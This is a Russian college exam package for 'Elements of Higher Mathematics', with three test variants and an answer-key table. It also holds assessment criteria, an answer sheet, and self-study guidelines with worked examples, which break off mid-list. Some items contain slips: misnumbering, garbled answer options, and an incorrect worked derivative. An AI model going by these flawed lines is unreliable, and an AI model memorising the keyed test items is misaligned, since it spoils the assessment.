Блок 1				
1	2	4	1	1
2	3	3	2	1
3	3	1	4	1
4	2	2	1	1
5	4	1	2	1
6	2	3	3	1
7	2	4	4	1
8	1	1	3	1
9	1	2	1	1
Блок 2				
10	0	9	22	1
11	984 2/3	ln√3	112	1
12	34	2/3	9	1
13	51°51	68°28	86°28	1
Блок 3				
14.1	1	29	4	1
14.2	1-2 2-4 3-3 4-5	1б 2а	1-4 2-1 3-2 4-3	1
14.3	3,42	5	12	1
14.4	1004,5	821 1/3	750	1
	ИТОГО:			**17**

Автономная некоммерческая организация среднего профессионального образования «Цифровой колледж «Синергия»

УТВЕРЖДЕНО
Директором Колледжа в составе ОП по специальности *09.02.09 Веб-разработка*

ЭКЗАМЕНАЦИОННАЯ РАБОТА
для промежуточной аттестации
по дисциплине ОП.01 ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ
для специальности 09.02.09 Веб-разработка

Инструкция по выполнению
Внимательно прочитайте задания и правильные ответы занесите в бланк ответов.
Блок 1 - Выберите один вариант ответа и внесите его в бланк ответов
Блок 2 - Запишите решение и результат в бланке ответов
Блок 3 – Кейс-задания - Запишите решение и/или результат в бланке ответов
Время выполнения – 90 минут.

Вариант №1

Блок 1 Выберите один вариант ответа и внесите его в бланк ответов

Задание 1

Даны матрицы: $A = \begin{pmatrix} 3 & 0 & 1 \\ 2 & 4 & -1 \\ 0 & 1 & 2 \end{pmatrix}$ и $B = \begin{pmatrix} 2 & 1 & 4 \\ 0 & 3 & 1 \\ -1 & 0 & 2 \end{pmatrix}$ Тогда матрица A × B равна …

1. $\begin{pmatrix} 3 & 0 & 5 \\ -1 & 15 & 12 \\ 0 & 3 & 10 \end{pmatrix}$;
2. $\begin{pmatrix} 5 & 3 & 14 \\ 5 & 14 & 10 \\ -2 & 3 & 5 \end{pmatrix}$;
3. $\begin{pmatrix} 1 & 0 & 10 \\ 3 & -14 & 2 \\ 5 & 8 & 15 \end{pmatrix}$;
4. $\begin{pmatrix} -1 & 5 & 12 \\ 14 & 0 & -5 \\ 0 & -2 & 3 \end{pmatrix}$

Задание 2. Векторы заданы своими координатами: $\vec{a} = \{0; 5; -3\}$ и $\vec{b} = \{6; -1; 4\}$.

Их скалярное произведение $\vec{a} \times \vec{b}$ равно …

1. 5
2. 0
3. -17
4. 10

Задание 3. Производная функции $y = -2xe^{3x} + (x^2 - 4x + 3)\sin 7x$ равна …

1. $-2xe^2 + (2x^2 - 4x + 3)\cos 7x$;
2. $3e^{3x} - (2x + 4)\sin x$;
3. $-2(e^{3x} + 3xe^{3x}) + (2x - 4)\sin 7x + 7(x^2 - 4x + 3)\cos 7x$;
4. $4(e^x - 2xe^{3x}) - (3x^2 - 4x + 2)\cos 7x$.

Задание 4. Неопределённый интеграл $\int e^{\cos x}\sin x dx$ равен …

1. $e^{\sin x} + C$;
2. $-e^{\cos x} + C$;
3. $e^{\cos x}\cos 2x + C$;
4. $\sin x + C$.

Задание 5. Решением (общим интегралом) дифференциального уравнения с разделяющимися переменными $\frac{dx}{x+2} - tgydy = 0$ является ….

1. $\cos y = x + C$;
2. $\arcsin(x + 2) = y + C$;
3. $y = \ln|x + 2| + C$;
4. $y = arccos\left(\frac{C}{x+2}\right)$

Задание 6. Решить систему линейных уравнений: $\begin{cases} -7x - 9y - 5z = -23; \\ -5x + 6y + 5z = 38; \\ -9x - 2y - 9z = -6. \end{cases}$

Варианты ответов:

1. (1;2;4)
2. (-2;3;2)
3. (5;-3;2)
4. (1;2;7)

Задание 7. При вычислении значения $z = 5x - 2y$ данные в условии задачи значения $x = 29{,}78$ и $y = 17{,}89$ округлили до целых и получили $z = 5 \cdot 30 - 2 \cdot 18 = 114$. Тогда абсолютная погрешность полученного результата равна …

1. 0,5 0,88
2. 0,69 0,23

Задание 8. Корни уравнения $2x^2 + 4x + 7 = 0$ равны…

1. $x_1 = \frac{-2+i\sqrt{10}}{2}, x_2 = \frac{-2-i\sqrt{10}}{2}$
2. $x = \frac{-2+\sqrt{10}}{2}$
3. $x_1 = -4i, x_2 = 4i$
4. $x = -8i$

Задание 19. Предел функции $\lim\limits_{x\to 2} \frac{x^4-16}{x-2}$ равен…

1. 32
2. ∞
3. 0
4. 2

Блок 2. Вычислите и запишите решение и результат на бланке ответов

Задание 10. Если $f(x) = 3sin2x + 2cos3x$,то $f'\left(\frac{\pi}{2}\right)$ принимает значение, равное…

Задание 11. Определенный интеграл $\int_3^5 (2 + 5x)^2\, dx$ равен…

Задание 12. $\lim\limits_{n\to 3}(5x^2 - 6x + 7) =$

Задание 13.

Пусть A(5; 7; 4), B(4;2;0), C(0;3;2) найдите угол между векторами AB и AC

Блок 3 Кейс-задание

Задание 14. Скорость аэроплана, движущегося прямолинейно, изменяется по закону $v(t) = 2t^3 - 8t$.

Задание 14.1 (выберите 1 вариант ответа)

Ускорение аэроплана в момент времени t=3 равно…

1. 46
2. 33
3. 5
4. 16

Задание 14.2 (установите соответствие между элементами двух множеств).

Скорость аэроплана на небе контролируется четырьмя датчиками через определенное время от начала движения. Установите соответствие между временем и скоростью передвижения аэроплана.

1.	t=2	Варианты ответов:	1. 3
2.	t=3		2. 0
3.	t=5		3. 210
4.	t=6		4. 30

Задание 14.3 Время аэроплана, при котором ускорение a=62 равно…

Задание 14.4 Путь, пройденный аэропланом за 7 секунд от начала движения, равен…

Преподаватель _____ С.В.Сорошева

Автономная некоммерческая организация среднего профессионального образования «Цифровой колледж «Синергия»

УТВЕРЖДЕНО
Директором Колледжа в составе ОП по специальности *09.02.09 Веб-разработка*

ЭКЗАМЕНАЦИОННАЯ РАБОТА
для промежуточной аттестации
по дисциплине ОП.01 ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ
для специальности 09.02.09 Веб-разработка

Инструкция по выполнению
Внимательно прочитайте задания и правильные ответы занесите в бланк ответов.
Блок 1 - Выберите один вариант ответа и внесите его в бланк ответов
Блок 2 - Запишите решение и результат в бланке ответов
Блок 3 – Кейс-задания - Запишите решение и/или результат в бланке ответов
Время выполнения – 90 минут.

Вариант №2

Блок 1. Выберите один вариант ответа и внесите в бланк ответов

Задание 1. Даны матрицы: $A=\begin{pmatrix}1 & 3 & 4\\ 6 & -2 & -1\\ 3 & 0 & 5\end{pmatrix}$ и $B=\begin{pmatrix}2 & 0 & 6\\ -5 & 4 & 3\\ 1 & 2 & 3\end{pmatrix}$. Тогда матрица AxB равна…

1) $\begin{pmatrix}-3 & 20 & 24\\ 6 & 13 & 42\\ -2 & 4 & 8\end{pmatrix}$

2) $\begin{pmatrix}-9 & 3 & 4\\ 21 & -10 & 27\\ 11 & 10 & 23\end{pmatrix}$

3) $\begin{pmatrix}0 & 16 & 28\\ 3 & 4 & 8\\ 2 & 3 & 12\end{pmatrix}$

4) $\begin{pmatrix}-9 & 20 & 24\\ 21 & -10 & 27\\ 11 & 10 & 33\end{pmatrix}$

Задание 2. Векторы заданы своими координатами: $\overline{a}=\{3;-1;8\}$ и $\overline{в}=\{0;4;-2\}$. Их скалярное произведение $\overline{a}x\overline{в}$ равно…

1) 6 2) 0 3) –20 4) –25

Задание 3. Производная функции $y=8^x*\operatorname{tg}x$ имеет вид:

1) $y'=8^x\left(\ln 8*\operatorname{tg}x+\frac{1}{\cos^2 x}\right)$
2) $y'=8^x\left(\ln 8*\operatorname{ctg}x+\frac{1}{\cos^2 x}\right)$
3) $y'=8^x\left(\ln 8*\operatorname{tg}x-\frac{1}{\cos^2 x}\right)$
4) $y'=8^x\left(\ln 8*\operatorname{tg}x+\frac{1}{\cos^{-2} x}\right)$

Задание 4. Неопределенный интеграл $\int\cos(4x-1)dx$ равен ..

1) $\frac{1}{8}\cos(4x-1)+c$ 2) $\frac{1}{4}\sin(4x-1)+c$
3) $\sqrt{\sin(4x-1)}+c$ 4) $\ln(\cos^4 x)+c$

Задание 5. Дифференциальное уравнение $\frac{dy}{x+4}=\frac{dx}{19+y}$ в результате разделения переменных сводится к виду:

1) $(19+y)\cdot dy=(x+4)\cdot dx$ 2) $\frac{dy}{19+y}=-\frac{dx}{x+4}$
3) $\frac{dy}{19+y}=\frac{dx}{x+4}$ 4) $(19+y)\cdot dy=-(x+4)\cdot dx$

Задание 6. Решить систему линейных уравнений:

$$\begin{cases}4x-5y+6z=26;\\ 3x-6y+6z=0;\\ 7x-3y-3z=-22.\end{cases}$$

1) (-2;5;8) 3) (-4;-2;0)
2) (2;3;2) 4) (0;5;-9)

Задание 7. При вычислении значения выражений z=3x+2y данные в условиях задачи значения x=25,4 и y=13,8 округлили до целых и получили z=103.Тогда абсолютная погрешность полученного результата равна…

1) 0,5 2) 1 3) 0,4 4) 0,8

Задание 8. Корни квадратного уравнения $2x^2-3x+11{,}25=0$ равны…

1) $x_1=\frac{3+9i}{4}$; $x_2=\frac{3-9i}{4}$ 2) $x_{1,2}=\pm 9i$
3) $x_1=\frac{9i}{4}$; $x_2=9i^2$ 4) $x=\pm\frac{3}{4}$

Задание 9. Предел функции $\lim_{x\to 2}(2x^4-8x^2+3x-7)$ равен…

1) –2 2) –1 3) 0 4) 1

Блок 2. Вычислите и запишите решение и ответ в бланк ответов

Задание 10. Если $f(x)=-4\sin 3x+6\cos\frac{x}{2}$, то $f'(\pi)$ принимает значение…

Задание 11. Определенный интеграл $\int_{\frac{\pi}{3}}^{\frac{\pi}{2}}\frac{dx}{\sin x}$ равен….

Задание 12. Предел $\lim_{x\to\infty}(\frac{2x^2-3x-5}{1+x+3x^2})$=…

Задание 13.

Координаты точек A(3;6;2) , B(-2;0;5), C(4;5;9) найдите угол между векторами AB и AC.

Блок 3 Кейс-задания

Задание 14. Скорость гоночного автомобиля, движущегося прямолинейно, изменяется по закону $v(t)=5t^2-t$

Задание 14.1

Ускорение гоночного автомобиля в момент времени t=3 равно

1) 46 2) 29 3) 12 4) 45

Задание 14.2

Скорость гоночного автомобиля на трассе контролируется двумя камерами через определенное время от начала движения. *Установите соответствие*

1. t=2 а)120
2. t=5 б)18

Задание 14.3 Время гоночного автомобиля, при котором ускорение a=49 равно…

Задание 14.4 Путь, пройденный гоночным автомобилем за 8 секунд от начала движения, равен…

Преподаватель _____ С.В.Сорошева

Автономная некоммерческая организация среднего профессионального образования
«Цифровой колледж «Синергия»

УТВЕРЖДЕНО
Директором Колледжа в составе ОП по специальности *09.02.08 Интеллектуальные интегрированные системы*

ЭКЗАМЕНАЦИОННАЯ РАБОТА
для промежуточной аттестации
по дисциплине ОП.01 ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ
для специальности 09.02.09 Веб-разработка

Инструкция по выполнению
Внимательно прочитайте задания и правильные ответы занесите в бланк ответов.
Блок 1 - Выберите один вариант ответа и внесите его в бланк ответов
Блок 2 - Запишите решение и результат в бланке ответов
Блок 3 – Кейс-задания - Запишите решение и/или результат в бланке ответов
Время выполнения – 90 минут.

Вариант № 3

Блок 1. Выберите один вариант ответа и внесите его в бланк ответов

Задание 1. Даны матрицы $A = \begin{pmatrix} 3 & 4 & 6 \\ 0 & 2 & 7 \\ 1 & 5 & 2 \end{pmatrix}$ *и* $B = \begin{pmatrix} 1 & 2 & 4 \\ 3 & -2 & -5 \\ 7 & 0 & 2 \end{pmatrix}$.
Тогда матрица A x B равна…

1) $\begin{pmatrix} 57 & -2 & 4 \\ 55 & -4 & 4 \\ 30 & -8 & -17 \end{pmatrix}$

2) $\begin{pmatrix} 3 & 8 & 24 \\ 0 & -4 & -35 \\ 7 & 0 & 4 \end{pmatrix}$

3) $\begin{pmatrix} 3 & 0 & 24 \\ 6 & 14 & 10 \\ -4 & -5 & 35 \end{pmatrix}$

4) $\begin{pmatrix} -3 & 4 & 7 \\ 2 & -5 & 16 \\ -18 & 6 & 9 \end{pmatrix}$

Задание 2. Векторы заданы своими координатами: $\vec{a} = \{-2; 6; 8\}$ *и* $\vec{b} = \{0; 3; -9\}$.
Их скалярное произведение $\vec{a} \cdot \vec{b}$ равно…
1) -6 2) -54 3) 72 4) -18

Задание 3. Производная функции $y = \sin x \cdot e^x + 5x - 27$ равна…
1) $\sin x \cdot e^x + 5$ 2) $\cos x \cdot e^x + 5$
3) $e^x + 5$ 4) $\cos x \cdot e^x + \sin x \cdot e^x + 5$

Задание 4. Неопределенный интеграл $\int \frac{x}{1+x^2} dx$ равен…
1) $\frac{1}{2}\ln|1 + x^2| + C$ 2) $\frac{1}{3}\ln|1 + x^2| + C$
3) $tgx + C$ 4) ctgx+C

Задание 5. Решением (общим интегралом) дифференциального уравнения с разделяющимися переменными $\cos^2 x\, dy + ydx = 0$ является…
1) $y = e^{c-tgx}$ 2) $\ln y + tgx = C$
3) $\sin x + \ln y = C$ 4) e^{c-ctgx}

Задание 6. Решить систему уравнений: $\begin{cases} -3x - 9y + 9z = -60 \\ -6x - 7y + 6z = -49 \\ -8x + 5y + 6z = -41 \end{cases}$
1) (3;9;4) 2) (1;4;-5) 3) (2;1;-5) 4) (-8;7;-2)

Задание 7. При вычислении значения выражения $z = 9x - 6y$ данные в условии задачи значения $x = 7.9$ *и* $y = 10.8$, округлив до целых, получили $z = 9 \cdot 8 - 6 \cdot 11 = 6$. Тогда абсолютная погрешность полученного результата равна…
Варианты ответов:
1) 0,1 2) 0,75 3) 2,5 4) 0,3

Задание 8. Корни уравнения $2x^2 + 4x + 10 = 0$ равны…
1) $x = 4i$ 2) $x = -16i$
3) $x_1 = -1 + 2i, x_2 = -1 - 2i$ 4) $x_1 = 16i, x_2 = -16i$

Задание 9. Предел функции $\lim\limits_{x \to 0} \frac{\cos x}{\sqrt{4-x^2}}$ равен…
1) $\frac{1}{2}$ 2) 1 3) 0 4) ∞

Блок 2. Вычислите и запишите решение и ответ в бланк ответов

Задание 10. Если $f(x) = 5\sin 4x - 2\cos 3x + 4x$, *то* $f'\left(\frac{\pi}{2}\right)$ принимает значение, равное …

Задание 11. Определенный интеграл $\int_4^{16} 3\sqrt{x}dx$ равен…

Задание 12. Предел $\lim\limits_{x\to 3}(4x^2 - 7x - 6) =$

Задание 13. Координаты точек A(3;5;8), B(2;0;5), C(3;7;4). Найдите угол между векторами AB и AC…

Блок 3. Кейс – задание

Задание 14. Скорость поезда, движущегося прямолинейно, изменяется по закону $v(t) = 3t^2 - 5t$.

Задание 14.1 (выберите один вариант ответа).

Ускорение поезда в момент времени $t = 5$ равно…

1) 48 2) 6 3) 50 4) 25

Задание 14.2 Скорость поезда по его пути контролируется четырьмя железнодорожными постами. *Установите соответствие между временем и скоростью передвижения поезда*.

1) $t = 2$	1. 28
2) $t = 4$	2. 50
3) $t = 5$	3. 78
4) $t = 6$	4. 2

Задание 14.3. Время поезда, при котором ускорение a=67, равно…

Задание 14.4. Путь, пройденный поездом за 10 секунд от начала движения, равен…

Преподаватель _____ С.В.Сорошева

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.01 **Элементы высшей математики** обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Осуществлять современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*.	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине

культурного контекста.	
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

[1] Выделенное курсивом не формируется в рамках данной дисциплины

АНО СПО «Цифровой колледж «Синергия»

Фамилия _____
Имя _____
группа _____
вариант _____
дата _____
_____

БЛАНК ОТВЕТОВ
по дисциплине **ОП.01 ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ**

БЛОК 1 (запишите выбранный вариант ответа)

1	2	3	4	5	6	7	8	9	10

БЛОК 2-3 (Запишите решение)

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ

Методические указания
по выполнению самостоятельной работы

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.01 Элементы высшей математики

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Самостоятельная работа является частью учебной деятельности обучающихся в процессе изучения дисциплины ОП.01 Элементы высшей математики и выполняется без непосредственного участия преподавателя, но по его заданиям и под его контролем.

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выполнять операции над матрицами и решать системы линейных уравнений;

$У_2$ - определять предел последовательности, предел функции;

$У_3$ - применять методы дифференциального и интегрального исчисления;

$У_4$ - использовать методы дифференцирования и интегрирования для решения практических задач;

$У_5$ - решать дифференциальные уравнения;

$У_6$ - пользоваться понятиями теории комплексных чисел.

знать:

$З_1$ - основы математического анализа, линейной алгебры и аналитической геометрии;

$З_2$ - основы дифференциального и интегрального исчисления;

$З_3$ - основы теории комплексных чисел.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном*[1] языках.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Требования к организации самостоятельной работы

Требования к выполнению самостоятельной работы

Для выполнения самостоятельной работы обучающемуся следует изучить методические указания преподавателя по выполнению работы.

Самостоятельная работа по учебной дисциплине выполняется в отдельной тетради для самостоятельных работ, которая сдаётся преподавателю.

В иных случаях самостоятельная работа может быть выполнена на листах формата А4 печатным шрифтом Times New Roman 12, форматирование по ширине. Титульный лист обязателен для работы. Он оформляется шрифтом 16. На нём указываются фамилия и инициалы преподавателя, фамилия и инициалы обучающегося, выполнявшего работу, тему работы, название учебного заведения. Работа должна содержать оглавление, номера страниц, список литературы.

Работа должна быть выполнена в течение указанного срока, иначе оценка будет снижена.

В учебном журнале, в отдельные графы выставляются оценки за выполнение самостоятельных работ.

Инициатива обучающегося, творческий подход, эстетичность и правильность выполнения работы поощряется.

Правила выполнения самостоятельных работ студентов

При выполнении самостоятельной работы студент должен:

- строго выполнять весь объем домашней подготовки, указанный преподавателем;
- знать, что выполнение каждой работы проверяется преподавателем;
- при работе с литературой, т.е. при изучении текста учебника, конспекта лекций, дополнительной литературы отвечать на вопросы подлежащие изучению, делать сообщения на занятиях, представлять рефераты, доклады и получать соответствующие оценки;
- после прохождения каждой темы изучаемого материала готовиться к ответу на тестовые опросы с получением соответствующих оценок;
- готовиться к выполнению практических работ, предусматривающих необходимое оформление расчетной и графической частей, таблиц, т.е. решать задачи по образцу;
- показать готовность к решению задач по образцу и выполнить все практические работы независимо от того были ли пропущены какие-либо занятий по уважительным или неуважительным причинам.

При выполнении и оформлении контрольных работ по математике нужно придерживаться следующих правил

1. Каждую контрольную работу выполнять в отдельной тетради чернилами любого цвета, кроме красного, оставляя поля для замечаний преподавателя.

2. На обложке тетради чётко написать фамилию, инициалы, название дисциплины, № контрольной работы.

3. В работу включить все задачи, указанные в задании, строго по своему варианту.

4. Решения задач располагать в порядке номеров, указанных в задании, сохраняя номера задач.

5. Перед решением каждой задачи записать полностью её условие.

6. Решение задач излагать подробно и аккуратно, объясняя и мотивируя все действия по ходу решения и делая необходимые чертежи.

7. После получения проверенной контрольной работы исправить все отмеченные ошибки и недочёты, и, выполнив все рекомендации преподавателя в той же тетради в короткий срок, сдать тетрадь на повторную проверку (в связи с этим рекомендуется оставлять в тетради несколько чистых листов).

Критерии оценки результатов самостоятельной работы

Оценка индивидуальных образовательных достижений по результатам текущего и итогового контроля производится в соответствии с универсальной шкалой (таблица).

Процент результативности (правильных ответов)	**Качественная оценка индивидуальных образовательных достижений**	
	балл (отметка)	**вербальный аналог**
90 ÷ 100	5	отлично
80 ÷ 89	4	хорошо
70 ÷ 79	3	удовлетворительно
менее 70	2	не удовлетворительно

Самостоятельная работа № 1
Раздел 1. Математический анализ
Тема1.1 Дифференциальные исчисления

Цель: закрепить навыки по вычислению производных функций первого и второго порядков, по исследованию функций с помощью производной.

Форма работы: индивидуальная домашняя работа.

Виды заданий:

1. Найти производные функций.
2. Составить уравнение касательной к графику функции в заданной точке.
3. Найти промежутки возрастания и убывания функции.
4. Исследовать функцию и построить график.

Время выполнения – 2 часа

Пример выполнения работы:

Обозначения: С- постоянная, х - аргумент, u, v, w – функции от х, имеющие производные.

Основные правила дифференцирования

1. $(u+v-w)'=u'+v'-w'$
2. $(u\cdot v)'=u'v+uv'$
3. $(cv)'=c\cdot v'$
4. $\left(\frac{u}{v}\right)'=\frac{u'v-uv'}{v^2}$

Примеры:

1. $Y'=(3^x-2x^5+e^2)'=(3^x)'-2\cdot(x^5)'+(e^2)'=3^x \ln 3-10x^4$
2. $Y'=(2^x\bullet x^3)'=(2^x)'\bullet(x^3)+(2^x)\bullet(x^3)'=2^x \ln 2\bullet x^3+2^x\bullet 3x^2$
3. $Y'=\left(\frac{x^2}{2-x^2}\right)'=\frac{2x(2-x^2)-x^2\cdot(-x)}{2-x^{2\,2}}$

Производная сложной функции

Пусть дана сложная функция y=g(u(f(x)), где u=f(x).

Если функция u=f(x) дифференцируема в некоторой точке х, а функция y=g(u) определена на множестве значений функции f(x) и дифференцируема в точке u=f(x), то сложная функция y=g(f(x)) в данной точке х имеет производную, которая находится по формуле

$Y'=g'(u)\bullet f'(x)$.

Пример:

$Y'=((1+x^2)^5)'=5\bullet(1+x^2)^4\bullet 2x$

Приложение производной к исследованию функций

Касательная и нормаль к плоской кривой. Скорость и ускорение.

Касательная и нормаль к плоской кривой.

Геометрический смысл производной состоит в том, что значение производной функции в точке равно угловому коэффициенту касательной к графику функции в этой точке. $k = f'(x0) = tg\alpha$ Уравнение касательной к графику функции $y = f(x)$в точке $M(x_0; f(x_0))$ имеет вид


$y = f(x_0) + f'(x_0)(x - x_0)$.

Прямая, перпендикулярная касательной в точке касания $M(x0; f(x0))$, называется *нормалью* к кривой.

Возрастание и убывание функции. Экстремум функции. Наибольшее и наименьшее значения функции.

Возрастание и убывание функции.

Интервалы, на которых функция только возрастает или же только убывает, называются *интервалами монотонности* функции, а сама функция называется *монотонной* на этих интервалах.



Максимум.

Функция y=f(x) имеет максимум x=a, если при всех x, достаточно близких к a, выполняется неравенство f(a)>f(x).

Признаки максимума:

1. f'(a)=0;
2. f'(x) при переходе аргумента через x=a, меняет знак с «+» на «-».

Минимум.

y=f(x) имеет минимум x=a, если при всех x, достаточно близких к a, выполняется неравенство f(a)<f(x).

Признаки максимума:

3. f'(a)=0;
4. f'(x) при переходе аргумента через x=a, меняет знак с «-» на «+».

Наибольшее и наименьшее значения функции

Пусть функция $y = f(x)$ непрерывна на отрезке $[a;в]$. Тогда она принимает как наибольшее, так и наименьшее значения на этом отрезке.

При решении этой задачи возможны два случая:

1) либо наибольшее (наименьшее) значение функции достигается внутри отрезка и тогда эти значения окажутся в числе экстремумов функции;

2) либо наибольшее (наименьшее) значение функции достигается на концах отрезка $[a;в]$.

Правило нахождения наибольшего и наименьшего значения непрерывной на отрезке [а;в] функции:

1. Найти все критические точки, принадлежащие промежутку [*а;в*], и вычислить значения функции в этих точках.

2. Вычислить значения функции на концах отрезка [*а;в*], т.е. найти *f(a)* и *f(в)*.

3. Сравнить полученные результаты; наибольшее из найденных значений является наибольшим значением функции на отрезке [*а;в*]; аналогично, наименьшее из найденных значений есть наименьшее значение функции на этом отрезке.

Например. Найти наибольшее и наименьшее значения функции $y = x^5 - 5x^4 + 5x^3 + 3$ на отрезке *[- 1;2]*.

Решение:

1. Находим критические точки, принадлежащие интервалу (- 1; 2) и значения функции в этих точках:

$y' = 5x^4 - 20x^3 + 15x^2;\ 5x^4 - 20x^3 + 15x^2 = 0;\ 5x^2(x^2 - 4x + 3) = 0;$

$x^1 = 0,\ x^2 = 1,\ x^3 = 3.$

Критическая точка $x^3 = 3$ не принадлежит заданному отрезку.

2. Вычисляем значения функции в двух других критических точках:

$y(0) = 3,\ y(1) = 4.$

3. Вычислим значения функции на концах заданного отрезка:

$y(-1) = -8,\ y(2) = -5.$

4. Сравнивая полученные результаты, делаем вывод, что

$$\max_{[-1,2]} y = y(1) = 4, \quad \min_{[-1,2]} y = y(-1) = -8.$$

Исследование функций и построение их графиков

Схема исследования функции и построения еѐ графика:

1) найти область определения функции и определить точки разрыва, если они имеются;

2) исследовать функцию на четность и нечетность;

3) исследовать функцию на периодичность;

4) определить точки пересечения с осями координат, если это возможно;

5) найти критические точки функции;

6) определить промежутки монотонности и экстремумы функции;

7) определить промежутки вогнутости и выпуклости кривой и найти точки перегиба;

8) найти асимптоты графика функции;

9) используя результаты исследования, соединить полученные точки плавной кривой; иногда для большей точности графика находят несколько дополнительных точек; их координаты вычисляют, пользуясь уравнением кривой.

Например. Исследовать функцию $y = x^3 - 6x^2 + 9x - 3$ и построить еѐ график.

Решение:

1) функция определена на всей числовой прямой, т.е. D(y) = R;

2) $y(-x) = (-x)^3 - 6(-x)^2 + 9(-x) - 3 = -x^3 - 6x^2 - 9x - 3$, функция не является ни четной, ни нечетной;

3) функция не является периодической;

4) найдем точку пересечения графика с осью *OY:* полагая $x = 0$, получим $y = -3$; точки пересечения графика с осью *OX* в данном случае найти затруднительно.

5) найдем производную $f'(x) = 3x^2 - 12x + 9$; найдем критические точки $f'(x) = 0$, $3x^2 - 12x + 9 = 0$, получим $x = 1$ и $x = 3$ – критические точки.

6) в промежутках $(-\infty; 1)$ и $(3; +\infty)$ $y' > 0$, функция возрастает; в


промежутке $(1; 3)$ $y' < 0$, функция убывает. При переходе через точку $x = 1$ производная меняет знак с плюса на минус,

а при переходе через точку $x = 3$ – с минуса на плюс. Значит

$y_{max} = y(1) = 1$, $y_{min} = y(3) = -3$.

7) найдем вторую производную $y'' = 6x - 12$, $y'' = 0$, $6x - 12 = 0$, $x = 2$; в промежутке $(-\infty; 2)$ $y'' < 0$, кривая выпукла вверх,


в промежутке $(2; +\infty)$ $y'' > 0$, кривая выпукла вниз.



Получаем точку перегиба (2;-1).

8) график функции асимптот не имеет;

9) используя полученные данные, строим искомый график.



Индивидуальная контрольная работа
(Самостоятельная работа № 1)

1 вариант

1. Найти производную функции:

а) $f(x)=\cos^3(x^2+8)$; б) $f(x)=\frac{3x^3}{(4x-2)^3}$ в) $f(x)=\sin^3(4x^2+3x-8)$;

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 3x - x^3$

2 вариант

1. Найти производную функции:

а) $f(x)=3(x^5+7x^3+1)^4$; б) $f(x)=\frac{(x^3-1)^4}{x^3}$; в) $f(x)=4\ln(x^6+5)-5x+2$.

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = x^3 - 12x$

3 вариант

1. Найти производную функции:

